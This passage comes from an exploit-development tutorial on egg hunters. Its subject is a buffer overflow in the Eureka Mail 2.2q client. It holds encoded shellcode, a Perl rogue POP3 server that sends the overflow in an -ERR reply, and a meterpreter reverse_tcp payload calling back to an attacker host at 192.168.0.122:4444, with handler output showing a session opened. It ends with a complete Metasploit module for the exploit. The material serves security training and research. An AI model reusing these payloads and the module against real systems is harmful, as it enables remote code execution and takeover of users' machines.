"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  while(1)
  {
     print CLIENT "-ERR ".$payload."\n";
     print "    -> Sent ".length($payload)." bytes\n";
  }
}
close CLIENT;
print "[+] Connection closed\n";
```


Attach Immunity to Eureka Mail, and set a breakpoint at 0×7E47BCAF. Continue to run Eureka Email.

Trigger the exploit. Immunity will break at the jmp esp breakpoint.


Now look at esp (before the jump is made) :

We can see our egghunter at 0×0012cd6c

At 0×12cd7d (mov eax,74303077), we find our string w00t.



Continue to run the application, and calc.exe should pop up



Nice.


As a little exercise, let's try to figure out where exactly the shellcode was located in memory when it got executed.

Put a break between the 2 eggs and the shellcode (so prepend the shellcode with 0xCC), and run the exploit again (attached to the debugger)

The egg+shellcode was found in the resources section of the application.

So it looks like the egghunter (at 0×0012cd6c) had to search memory until it reached 0×004739AD.

If we look back (put breakpoint at jmp esp) and look at stack,we see this :



Despite the fact that the shellcode was not located anywhere near the hunter, It did not take a very long time before the egg hunter could locate the eggs and execute the shellcode. Cool !

But what if the shellcode is on the heap ? How can we find all instances of the shellcode in memory? What if it takes a long time before the shellcode is found ? What if we must tweak the hunter so it would start searching in a particular place in memory ? And is there a way to change the place where the egg hunter will start the search ? A lot of questions, so let's continue.

Tweaking the egg hunter start position (for fun, speed and reliability)

When the egg hunter in our example starts executing, it will perform the following instructions :

(Let's pretend that EDX points to 0×0012E468 at this point, and the egg sits at 0×0012f555 or so.)

```
0012F460    66:81CA FF0F        OR DX,0FFF
0012F465    42                  INC EDX
0012F466    52                  PUSH EDX
0012F467    6A 02               PUSH 2
0012F469    58                  POP EAX
```

The first instruction will put 0×0012FFFF into EDX. The next instruction (INC EDX) increments EDX with 1, so EDX now points at 0×00130000. This is the end of the current stack frame, so the search does not even start in a location where it would potentially find a copy of the shellcode in the same stack frame. (Ok, there is no copy of the shellcode in that location in our example, but it could have been the case). The egg+shellcode are somewhere in memory, and the egg hunter will eventually find the egg+shellcode. No problems there.

If the shellcode could only be found on the current stack frame (which would be rare – but hey, can happen), then it may not be possible to find the shellcode using this egg hunter (because the hunter would start searching *after* the shellcode...) Obviously, if you can execute some lines of code, and the shellcode is on the stack as well, it may be easier to jump to the shellcode directly by using a near or far jump using an offset... But it may not be reliable to do so.

Anyways, there could be a case where you would need to tweak the egg hunter a bit so it starts looking in the right place (by positioning itself before the eggs and as close as possible to the eggs, and then execute the search loop).

Do some debugging and you'll see. (watch the EDI register when the egghunter runs and you'll see where it starts). If modifying the egg hunter is required, then it may be worth while playing with the first instruction of the egg hunter a little. Replacing FF0F with 00 00 will allow you to search the current stack frame if that is required... Of course, this one would contain null bytes and you would have to deal with that. If that is a problem, you may need to be a little creative.

There may be other ways to position yourself closer, by replacing 0×66,0×81,0xca,0xff,0×0f with some instructions that would (depending on your requirements). Some examples :

- find the beginning of the current stack frame and put that value in EDI
- move the contents of another register into EDI
- find the beginning of the heap and put that value in EDI (in fact, get PEB at TEB+0×30 and then get all process heaps at PEB+0×90). Check this document for more info on building a heap only egg hunter
- find the image base address and put it in EDI
- put a custom value in EDI (dangerous – that would be like hardcoding an address, so make sure whatever you put in EDI is located BEFORE the eggs+shellcode). You could look at the other registers at the moment the egghunter code would run and see if one of the registers could be placed in EDI to make the hunter start closer to the egg. Alternatively see what is in ESP (perhaps a couple of pop edi instructions may put something usefull in EDI)
- etc

Of course, tweaking the start location is only advised if

- speed really is an issue
- the exploit does not work otherwise
- you can perform the change in a generic way or if this is a custom exploit that needs to work only once.

Anyways, I just wanted to mention that you should be a little creative in order to make a better exploit, a faster exploit, a smaller exploit, etc.

Hey, the egg hunter works fine in most cases ! Why would I ever need to change the start address ?

Ok – good question

There may be a case where the final shellcode (tag+shellcode) is located in multiple places in memory, and some of these copies are corrupted/truncated/... (= *They set us up the bomb*) In this particular scenario, there may be good reason to reposition the egg hunter seach start location so it would try to avoid corrupted copies. (After all, the egg hunter only looks at the 8 byte tag and not at the rest of the shellcode behind it)

A good way of finding out if your shellcode

- is somewhere in memory (and where it is)

- is corrupt or not

is by using the "!pvefindaddr compare" functionality, which was added in version 1.16 of the plugin.

This feature was really added to compare shellcode in memory with shellcode in a file, but it will dynamically search for all instances of the shellcode. So you can see where your shellcode is found, and whether the code in a given location was modified/cut off in memory or not. Using that information, you can make a decision whether you should tweak the egg hunter start position or not, and if you have to change it, where you need to change it into.

A little demo on how to compare shellcode :

First, you need to write your shellcode to a file. You can use a little script like this to write the shellcode to a file :

```
# write shellcode for calc.exe to file called code.bin
# you can - of course - prepend this with egghunter tag
# if you want
#
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

open(FILE,">code.bin");
print FILE $shellcode;
print "Wrote ".length($shellcode)." bytes to file code.bin\n";
close(FILE);
```


(We'll assume you have written the file into c:\tmp". Note that in this example, I did not prepend the shellcode with w00tw00t, because this technique really is not limited to egg hunters. Of course, if you want to prepend it with w00tw00t – be my guest)

Next, attach Immunity Debugger to the application, put a breakpoint before the shellcode would get executed, and then trigger the exploit.

Now run the following PyCommand : !pvefindaddr compare c:\tmp\code.bin

The script will open the file, take the first 8 bytes, and search memory for each location that points to these 8 bytes. Then, at each location, it will compare the shellcode in memory with the original code in the file.


If the shellcode is unmodified, you'll see something like this :



If the shellcode is different (I have replaced some bytes with something else, just for testing purposes), you'll get something like this :

- for each unmatched byte, you'll get an entry in the log, indicating the position in the shellcode, the original value (= what is found in the file at that position), and the value found in memory (so you can use this to build a list of bad chars, or to determine that – for example – shellcode was converted to uppercase or lowercase....)

- a visual representation will be given, indicating "–" when bytes don't match :



So if one of the instances in memory seems to be corrupted, you can try to re-encode the shellcode to filter out bad chars... but if there is one instance that is not broken, you can try to figure out a way to get the egg hunter to start at a location that would trigger the hunter to find the unmodified version of the shellcode first :-)

> Note : you can compare bytes in memory (at a specific location) with bytes from a file by adding the memory address to the command line :
>
> ```
> !pvefindaddr compare c:\tmp\code.bin 0x0012DBB7
> ```

See if the egg hunter still works with larger shellcode (which is one of the goals behind using egg hunters)

Let's try again with larger shellcode. We'll try to spawn a meterpreter session over tcp (reverse connect to attacker) in the same Eureka Email exploit.

Generate the shellcode. My attacker machine is at 192.168.0.122. The default port is 4444. We'll use alpha_mixed as encoder, so the command would be :

./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.122 R | ./msfencode -b '0×00′ -t perl -e x86/alpha_mixed

```
./msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.0.122 R | ./msfencode -b '0x00' -t perl -e x86/alp
ha_mixed
[*] x86/alpha_mixed succeeded with size 644 (iteration=1)
```

```
my $buf =
"\x89\xe5\xd9\xe5\xd9\x75\xf4\x5e\x56\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x49\x6c\x4b\x58\x4e\x69\x45\x50\x45\x50" .
"\x45\x50\x43\x50\x4c\x49\x4b\x55\x46\x51\x49\x42\x50\x64" .
"\x4e\x6b\x42\x72\x44\x70\x4c\x4b\x46\x32\x46\x6c\x4e\x6b" .
"\x43\x62\x45\x44\x4e\x6b\x44\x32\x51\x38\x46\x6f\x4c\x77" .
"\x50\x4a\x45\x76\x45\x61\x4b\x4f\x45\x61\x49\x50\x4e\x4c" .
"\x47\x4c\x43\x51\x43\x4c\x46\x62\x44\x6c\x51\x30\x4f\x31" .
"\x4a\x6f\x44\x4d\x43\x31\x4f\x37\x4d\x32\x4c\x30\x50\x52" .
"\x42\x77\x4e\x6b\x50\x52\x44\x50\x4e\x6b\x50\x42\x47\x4c" .
"\x43\x31\x4a\x70\x4e\x6b\x43\x70\x43\x48\x4b\x35\x49\x50" .
"\x43\x44\x43\x7a\x45\x51\x48\x50\x46\x30\x4e\x6b\x43\x78" .
"\x45\x48\x4c\x4b\x50\x58\x45\x70\x47\x71\x49\x43\x4a\x43" .
"\x47\x4c\x42\x69\x4c\x4b\x44\x74\x4e\x6b\x47\x71\x49\x46" .
"\x50\x31\x49\x6f\x50\x31\x4b\x70\x4e\x4c\x4b\x71\x4a\x6f" .
"\x44\x4d\x47\x71\x4b\x77\x45\x68\x4b\x50\x43\x45\x4a\x54" .
"\x47\x73\x43\x4d\x49\x68\x45\x6b\x43\x4d\x51\x34\x44\x35" .
"\x4d\x32\x51\x48\x4c\x4b\x42\x78\x51\x34\x47\x71\x4b\x63" .
"\x43\x56\x4e\x6b\x46\x6c\x50\x4b\x4c\x4b\x43\x68\x47\x6c" .
"\x45\x51\x4e\x33\x4e\x6b\x45\x54\x4e\x6b\x46\x61\x4a\x70" .
"\x4c\x49\x50\x44\x51\x34\x45\x74\x51\x4b\x43\x6b\x51\x71" .
"\x51\x49\x50\x5a\x42\x71\x49\x6f\x4d\x30\x51\x48\x43\x6f" .
"\x51\x4a\x4c\x4b\x44\x52\x4a\x4b\x4d\x56\x51\x4d\x51\x78" .
"\x46\x53\x46\x52\x45\x50\x47\x70\x50\x68\x42\x57\x50\x73" .
"\x50\x32\x51\x4f\x50\x54\x51\x78\x42\x6c\x44\x37\x46\x46" .
"\x43\x37\x49\x6f\x4e\x35\x4c\x78\x4c\x50\x46\x61\x43\x30" .
"\x45\x50\x46\x49\x4a\x64\x51\x44\x50\x50\x43\x58\x44\x69" .
"\x4f\x70\x42\x4b\x45\x50\x4b\x4f\x48\x55\x50\x50\x46\x30" .
"\x42\x70\x50\x50\x47\x30\x50\x50\x43\x70\x46\x30\x45\x38" .
"\x48\x6a\x46\x6f\x49\x4f\x49\x70\x4b\x4f\x4e\x35\x4f\x67" .
"\x42\x4a\x47\x75\x51\x78\x4f\x30\x4f\x58\x43\x30\x42\x5a" .
"\x50\x68\x46\x62\x43\x30\x42\x31\x43\x6c\x4c\x49\x4d\x36" .
"\x50\x6a\x42\x30\x46\x36\x46\x37\x42\x48\x4d\x49\x4e\x45" .
"\x42\x54\x51\x71\x49\x6f\x4e\x35\x4d\x55\x49\x50\x44\x34" .
"\x44\x4c\x49\x6f\x50\x4e\x44\x48\x50\x75\x4a\x4c\x43\x58" .
"\x4c\x30\x4c\x75\x49\x32\x42\x76\x49\x6f\x4a\x75\x43\x5a" .
"\x45\x50\x51\x7a\x43\x34\x42\x76\x50\x57\x51\x78\x45\x52" .
"\x4b\x69\x4b\x78\x43\x6f\x49\x6f\x48\x55\x4e\x6b\x46\x56" .
"\x51\x7a\x51\x50\x43\x58\x45\x50\x46\x70\x45\x50\x45\x50" .
"\x51\x46\x42\x4a\x45\x50\x50\x68\x51\x48\x4f\x54\x46\x33" .
"\x4d\x35\x4b\x4f\x4b\x65\x4e\x73\x46\x33\x42\x4a\x43\x30" .
"\x50\x56\x43\x63\x50\x57\x42\x48\x44\x42\x48\x59\x49\x58" .
"\x51\x4f\x49\x6f\x4b\x65\x43\x31\x49\x53\x46\x49\x4b\x76" .
"\x4d\x55\x4b\x46\x51\x65\x48\x6c\x49\x53\x47\x7a\x41\x41";
```

In the exploit script, replace the calc.exe shellcode with the one generated above.

Before running the exploit, set up the meterpreter listener :

```
./msfconsole

 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *

       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 490 exploits - 227 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8091 updated today (2010.01.09)

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LPORT 4444
LPORT => 4444
msf exploit(handler) > set LHOST 192.168.0.122
LHOST => 192.168.0.122
msf exploit(handler) > show options

Module options:

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process
   LHOST     192.168.0.122    yes       The local address
```

```
   LPORT     4444             yes       The local port

Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target

msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started reverse handler on port 4444
```

Now run the exploit and trigger the overflow with Eureka. After a few seconds, you should see this :

```
[*] Sending stage (723456 bytes)
[*] Meterpreter session 1 opened (192.168.0.122:4444 -> 192.168.0.193:15577)

meterpreter >
```

owned !

Implementing egg hunters in Metasploit

Let's convert our Eureka Mail Client egghunter exploit to a metasploit module. You can find some information on how this is done by looking at the excellent (and free) Offensive Security "Metasploit Unleashed" tutorial : http://www.offensive-security.com/metasploit-unleashed/Finding-a-Return-Address

Some facts before we begin :

- we will need to set up a server (POP3, listener on port 110)

- we will need to calculate the correct offset. We'll use the SRVHOST parameter for this

- we'll assume that the client is using XP SP3 (you can add more if you can get hold of the correct trampoline addresses for other Service Packs)

Note : the original metasploit module for this vulnerability is already part of Metasploit (see the exploits/windows/misc folder, and look for eureka_mail_err.rb). We'll just make our own module.

Our custom metasploit module could look something like this :

```
class Metasploit3 < Msf::Exploit::Remote
   Rank = NormalRanking
   include Msf::Exploit::Remote::TcpServer
   include Msf::Exploit::Egghunter
   def initialize(info = {})
      super(update_info(info,
       'Name'           => 'Eureka Email 2.2q ERR Remote Buffer Overflow Exploit',
       'Description'    => %q{
           This module exploits a buffer overflow in the Eureka Email 2.2q
           client that is triggered through an excessively long ERR message.
           },
       'Author'         =>
           [
             'Peter Van Eeckhoutte (a.k.a corelanc0d3r)'
           ],
        'DefaultOptions' =>
            {
             'EXITFUNC' => 'process',
            },
        'Payload'        =>
            {
             'BadChars' => "\x00\x0a\x0d\x20",
             'StackAdjustment' => -3500,
             'DisableNops' => true,
            },
         'Platform'       => 'win',
         'Targets'        =>
             [
              [ 'Win XP SP3 English', { 'Ret' => 0x7E47BCAF } ], # jmp esp / user32.dll
              ],
         'Privileged'     => false,
         'DefaultTarget'  => 0))

          register_options(
          [
           OptPort.new('SRVPORT', [ true, "The POP3 daemon port to listen on", 110 ]),
          ], self.class)
        end

        def on_client_connect(client)
           return if ((p = regenerate_payload(client)) == nil)

           # the offset to eip depends on the local ip address string length...
           offsettoeip=723-datastore['SRVHOST'].length
           # create the egg hunter
           hunter = generate_egghunter
```

```
            # egg
            egg = hunter[1]
            buffer =  "-ERR "
            buffer << make_nops(offsettoeip)
            buffer << [target.ret].pack('V')
            buffer << hunter[0]
            buffer << make_nops(1000)
            buffer << egg + egg
            buffer << payload.encoded + "\r\n"

            print_status(" [*] Sending exploit to #{client.peerhost}...")
            print_status("     Offset to EIP : #{offsettoeip}")
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)
            client.put(buffer)

            handler
            service.close_client(client)
         end

end
```

Of course, if you want to use your own custom egg hunter (instead of using the one built into Metasploit – which uses the NtDisplayString/NtAccessCheckAndAuditAlarm technique to search memory by the way), then you can also write the entire byte code manually in the exploit.


Exploit : (192.168.0.193 = client running Eureka, configured to connect to 192.168.0.122 as POP3 server.   192.168.0.122 = metasploit machine)

I have placed the metasploit module under exploit/windows/eureka (new folder)

Test :


```
#    # ###### #####   ##    ####  #####  #       ####  # #####
##  ## #        #    #  #  #      #    # #      #    # #   #
# ## # #####    #   #    #  ####  #    # #      #    # #   #
#    # #        #   ######      # #####  #      #    # #   #
#    # #        #   #    # #    # #      #      #    # #   #
#    # ######   #   #    #  ####  #      ######  ####  #   #
       =[ metasploit v3.3.4-dev [core:3.3 api:1.0]
+ -- --=[ 493 exploits - 232 auxiliary
+ -- --=[ 192 payloads - 23 encoders - 8 nops
       =[ svn r8137 updated today (2010.01.15)
msf > use exploit/windows/eureka/corelan_eureka2
msf exploit(corelan_eureka2) > set payload windows/exec
payload => windows/exec
msf exploit(corelan_eureka2) > set SRVHOST 192.168.0.122
SRVHOST => 192.168.0.122
msf exploit(corelan_eureka2) > set CMD calc
CMD => calc
msf exploit(corelan_eureka2) > exploit
[*] Exploit running as background job.
msf exploit(corelan_eureka2) >
[*] Server started.
[*]  [*] Sending exploit to 192.168.0.193...
[*]      Offset to EIP : 710
[*] Server stopped.
```

Connect the Eureka Mail client to 192.168.0.122 :



Other payloads :

bindshell on port 55555 :



Badchars + Encoding

Using Metasploit

